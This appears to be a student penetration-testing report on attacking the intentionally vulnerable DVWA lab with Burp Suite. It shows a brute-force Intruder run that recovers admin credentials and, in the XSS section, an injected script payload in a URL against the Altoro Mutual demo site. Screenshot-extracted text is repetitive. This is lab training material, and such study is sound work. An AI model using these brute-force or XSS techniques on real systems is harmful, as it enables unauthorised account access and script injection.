

VAPT

*Vulnerability Assessment and
Penetration Testing*



PENETRATION TESTING??

An ethical drill to expose and fix hidden weaknesses.

Penetration testing is a controlled and authorised process of simulating real-world cyberattacks on a system, network, or application to identify security weaknesses before attackers can exploit them. It helps organisations find and fix vulnerabilities to improve their overall security

Significance in Ethical Hacking

1. Realistic Security Check – It shows how actual attackers could break into a system, rather than just pointing out theoretical flaws.
2. Risk Identification – Helps in detecting vulnerabilities such as weak passwords, misconfigurations, or unpatched software.
3. Prevention of Attacks – By finding and fixing issues early.
4. Builds Trust – Demonstrates to clients, customers, and stakeholders that the organisation takes security seriously.



STEPS INVOLVED IN PEN TESTING

- **Plan & Authorize** — Define scope, rules, and get written permission.
- **Recon & Scan** — Gather public info and scan targets for live hosts and open services.
- **Find & Verify** — Identify vulnerabilities and safely verify them with non-destructive proofs.
- **Assess Impact & Cleanup** — Determine business impact from successful tests, then remove test artifacts.
- **Report & Re-test** — Deliver prioritized remediation guidance and verify fixes after remediation.



Tools Used in Project

TOOLS

DVWA (Damn Vulnerable Web App):

XAMPP (Apache + MySQL):

Burp Suite Community Edition:

Kali Linux:

TECHNOLOGY

Target web application containing pre-built vulnerabilities

Localhost server to run DVWA

Proxy tool used for interception, testing, and automation

Base operating system used for testing and hosting DVWA

METHODOLOGY:

1. DVWA Setup:

Installed DVWA using XAMPP and configured the database and file permissions.

2. Burp Suite Configuration:

Launched Burp Suite Community Edition and configured the embedded browser to route traffic through Burp Proxy.

3. DVWA Security Level:

Set the DVWA security level to Low to allow unrestricted testing and exploitation.

4. Reconnaissance and Manual Testing:

Manually navigated DVWA modules (SQLi, XSS, File Upload, etc.) to identify vulnerable points.

5. Vulnerability Exploitation:

Performed attacks like SQL Injection, Cross-Site Scripting (XSS), Command Injection, CSRF, etc., using Burp and browser payloads.

6. Documentation:

Recorded each vulnerability with screenshots, payloads, and mitigation steps for the final report.



Vulnerabilities in DVWA



#	Vulnerability Type
1	Brute Force
2	Command Injection
3	SQL Injection
4	SQL Injection (Blind)
5	XSS (DOM-Based)
6	XSS (Reflected)
7	XSS (Stored)
8	CSP Bypass
9	Authorization Bypass
10	Open HTTP Redirect
11	Cryptography Flaws
12	JavaScript/Client-side Bypass
13	API Security (if enabled)

Tested Vulnerability 1: Brute Force

Brute forcing is a method of guessing passwords, PINs, or secret keys by systematically trying all possible combinations until the correct one is found.

Lab prep — Set up an isolated DVWA lab, confirm permissions.

- Intercept login — Route browser traffic through Burp.
- Identify credential parameters — Observe which form fields carry username/password.



2. Intruder attack of http://127.0.0.1

Attack Save

2. Intruder attack of http://127.0.0.1

Attack Save

Results Positions

Capture filter: Capturing all items

View filter: Showing all items

Request	Payload1	Payload2	Status code	Response received	Error	Timeout	Length	Comment
51	admin	password	200	6			5073	
0	hey		200	8			5030	
2	mynewworld	insta	200	5			5030	
4	mynewworld	insta	200	5			5030	
7	juicewrlld	insta	200	7			5030	
9	aaaa	insta	200	9			5030	
11	webber	insta	200	3			5030	
13	mynewworld	bbb	200	5			5030	
16	mynewworld	bbb	200	13			5030	
18	weeknd	bbb	200	12			5030	
20	metro	bbb	200	5			5030	
21	aaaa	bbb	200	46			5030	
22	mixup	bbb	200	4			5030	
23	webber	bbb	200	7			5030	
24	hickup	bbb	200	5			5030	
25	bbb	bbb	200	9			5030	
26	hey	bbb	200	4			5030	
27	admin	bbb	200	5			5030	
28	mynewworld	bbb	200	4			5030	
29	proie	bbb	200	14			5030	
30	weeknd	bbb	200	2			5030	
31	juicewrlld	bbb	200	8			5030	
32	metro	bbb	200	3			5030	
33	aaaa	bbb	200	6			5030	
34	mixup	bbb	200	7			5030	
35	webber	bbb	200	1			5030	
36	hickup	bbb	200	4			5030	
37		timeless	200	2			5030	
38	hey	timeless	200	4			5030	
39	admin	timeless	200	8			5030	
40	mynewworld	timeless	200	10			5030	
41	proie	timeless	200	5			5030	
42	weeknd	timeless	200	6			5030	
43	juicewrlld	timeless	200	3			5030	
44	metro	timeless	200	5			5030	
45	aaaa	timeless	200	4			5030	
46	mixup	timeless	200	6			5030	

Request Response

Finished

We will check for the parameters with the largest value of length and send it to the compararer

On comparing word to word, we will be able to reach our desired conclusion.

Word compare of #1 and #2 (6 differences)

Length: 5,073

Text Hex

```
<div class="body_padded">
  <h1>Vulnerability: Brute Force</h1>

  <div class="vulnerable_code_area">
    <h2>Login</h2>

    <form action="#" method="GET">
      Username:<br />
      <input type="text" name="username"><br />
      Password:<br />
      <input type="password" AUTOCOMPLETE="off" name="password"><br />
      <br />
      <input type="submit" value="Login" name="Login">

    </form>
    <p>Welcome to the password protected area admin</p>
  </div>

  <h2>More Information</h2>
  <ul>
    <li><a href="https://owasp.org/www-community/attacks/Brute_force_attack" target="_blank">https://owasp.org/
    <li><a href="https://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password" t
    <li><a href="https://www.golinuxcloud.com/brute-force-attack-web-forms" target="_blank">https://www.golinux
  </ul>
</div>
```

Length: 5,030

Text Hex

```
<div class="body_padded">
  <h1>Vulnerability: Brute Force</h1>

  <div class="vulnerable_code_area">
    <h2>Login</h2>

    <form action="#" method="GET">
      Username:<br />
      <input type="text" name="username"><br />
      Password:<br />
      <input type="password" AUTOCOMPLETE="off" name="password"><br />
      <br />
      <input type="submit" value="Login" name="Login">

    </form>
    <pre><br />Username and/or password incorrect.</pre>
  </div>

  <h2>More Information</h2>
  <ul>
    <li><a href="https://owasp.org/www-community/attacks/Brute_force_attack" target="_blank">https://owasp.org/
    <li><a href="https://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password" t
    <li><a href="https://www.golinuxcloud.com/brute-force-attack-web-forms" target="_blank">https://www.golinux
  </ul>
</div>
```

Key: Modified Deleted Added

Sync views

Once we have located the correct credentials from the comparer window, we will attempt to log in using the retrieved username and password.

The screenshot shows a web browser window with the DVWA (Damn Vulnerable Web Application) interface. The browser's address bar displays the URL: `127.0.0.1/DVWA/vulnerabilities/brute/?username=admin&password=password&Login=Login#`. The browser's tab bar includes several open tabs: "Vulnerability: Brute Force", "CrackStation - Online Pas...", "Altoro Mutual", and "GitHub - backdoorhub/sh...". The browser's bookmark bar shows links to "OffSec", "Kali Linux", "Kali Tools", "Kali Docs", "Kali Forums", "Kali NetHunter", "Exploit-DB", and "Google Hacking DB".

The DVWA interface features a dark header with the "DVWA" logo and a navigation sidebar on the left. The sidebar contains a list of vulnerability categories, with "Brute Force" highlighted in green. Other categories include Home, Instructions, Setup / Reset DB, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, Authorisation Bypass, Open HTTP Redirect, Cryptography, API, and DVWA Security.

The main content area is titled "Vulnerability: Brute Force" and contains a "Login" section. The login form has two input fields: "Username:" and "Password:". Below the fields is a "Login" button. The form is enclosed in a box that also displays a success message: "Welcome to the password protected area admin" and a small image of a person with a surprised expression.

Below the login section is a "More Information" section with three links:



- https://owasp.org/www-community/attacks/Brute_force_attack
- <https://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password>
- <https://www.golinuxcloud.com/brute-force-attack-web-forms>

Tested Vulnerability 2: XSS(Stored)

Stored XSS is a vulnerability where malicious scripts submitted by an attacker are saved on the server (usually in a database) and executed every time a user loads the affected page.

Workflow in DVWA:

- 1.Attacker submits a script via a vulnerable input form (like comments, messages, or feedback).
- 2.DVWA stores this script in its database.
- 3.Whenever a user or admin visits the page, the script runs automatically in their browser.



Vulnerability: Stored Cross

CrackStation - Online Pas

Altoro Mutual

GitHub - backdoorhub/sh

127.0.0.1/DVWA/vulnerabilities/xss_s/

OffSecKali LinuxKali ToolsKali DocsKali ForumsKali NetHunterExploit-DBGoogle Hacking DB

HomeInstructionsSetup / Reset DBBrute ForceCommand InjectionCSRFFile InclusionFile UploadInsecure CAPTCHASQL InjectionSQL Injection (Blind)Weak Session IDsXSS (DOM)XSS (Reflected)XSS (Stored)CSP BypassJavaScriptAuthorisation BypassOpen HTTP RedirectCryptographyAPIDVWA Security

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Sign GuestbookClear Guestbook

127.0.0.1

test1

OK

More information

- <https://owasp.org/www-community/attacks/xss>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <https://www.cgisecurity.com/xss-faq.html>
- <https://www.scriptalert1.com/>

Read 127.0.0.1

Vulnerability: Stored Cross

CrackStation - Online Pas

Altoro Mutual

GitHub - backdoorhub/sh

testfire.net/search.jsp?query=<b+onmouseover%3Dalert("Nooo!!!")>c.<%2Fb>

OffSecKali LinuxKali ToolsKali DocsKali ForumsKali NetHunterExploit-DBGoogle Hacking DB

[Sign In](#) | [Contact Us](#) | [Feedback](#) |

ONLINE BANKING LOGINPERSONALSMALL BUSINESSINSIDE ALTORO MUTUAL

PERSONAL

- [Deposit Products](#)
- [Checking](#)
- [Loan Products](#)
- [Cards](#)
- [Investments & Insurance](#)
- [Other Services](#)

SMALL BUSINESS

- [Deposit Products](#)
- [Lending Services](#)
- [Cards](#)
- [Insurance](#)
- [Retirement](#)
- [Other Services](#)

INSIDE ALTORO MUTUAL

- [About Us](#)
- [Contact Us](#)
- [Locations](#)
- [Investor Relations](#)
- [Press Room](#)
- [Careers](#)
- [Subscribe](#)

Search Results

No results were found for the query:

c.

testfire.net

Nooo!!!

OK

[Privacy Policy](#) | [Security Statement](#) | [Server Status Check](#) | [BESAP](#) | © 2025 Altoro Mutual, Inc.

This web application is open source! [Get your copy from GitHub](#) and take advantage of advanced features

The AltoroJ website is published by HCL Technologies, Ltd. for the sole purpose of demonstrating the effectiveness of HCL products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. HCL does not assume any risk in relation to your use of this website. For more information, please go to <https://www.hcl-software.com/secure>.

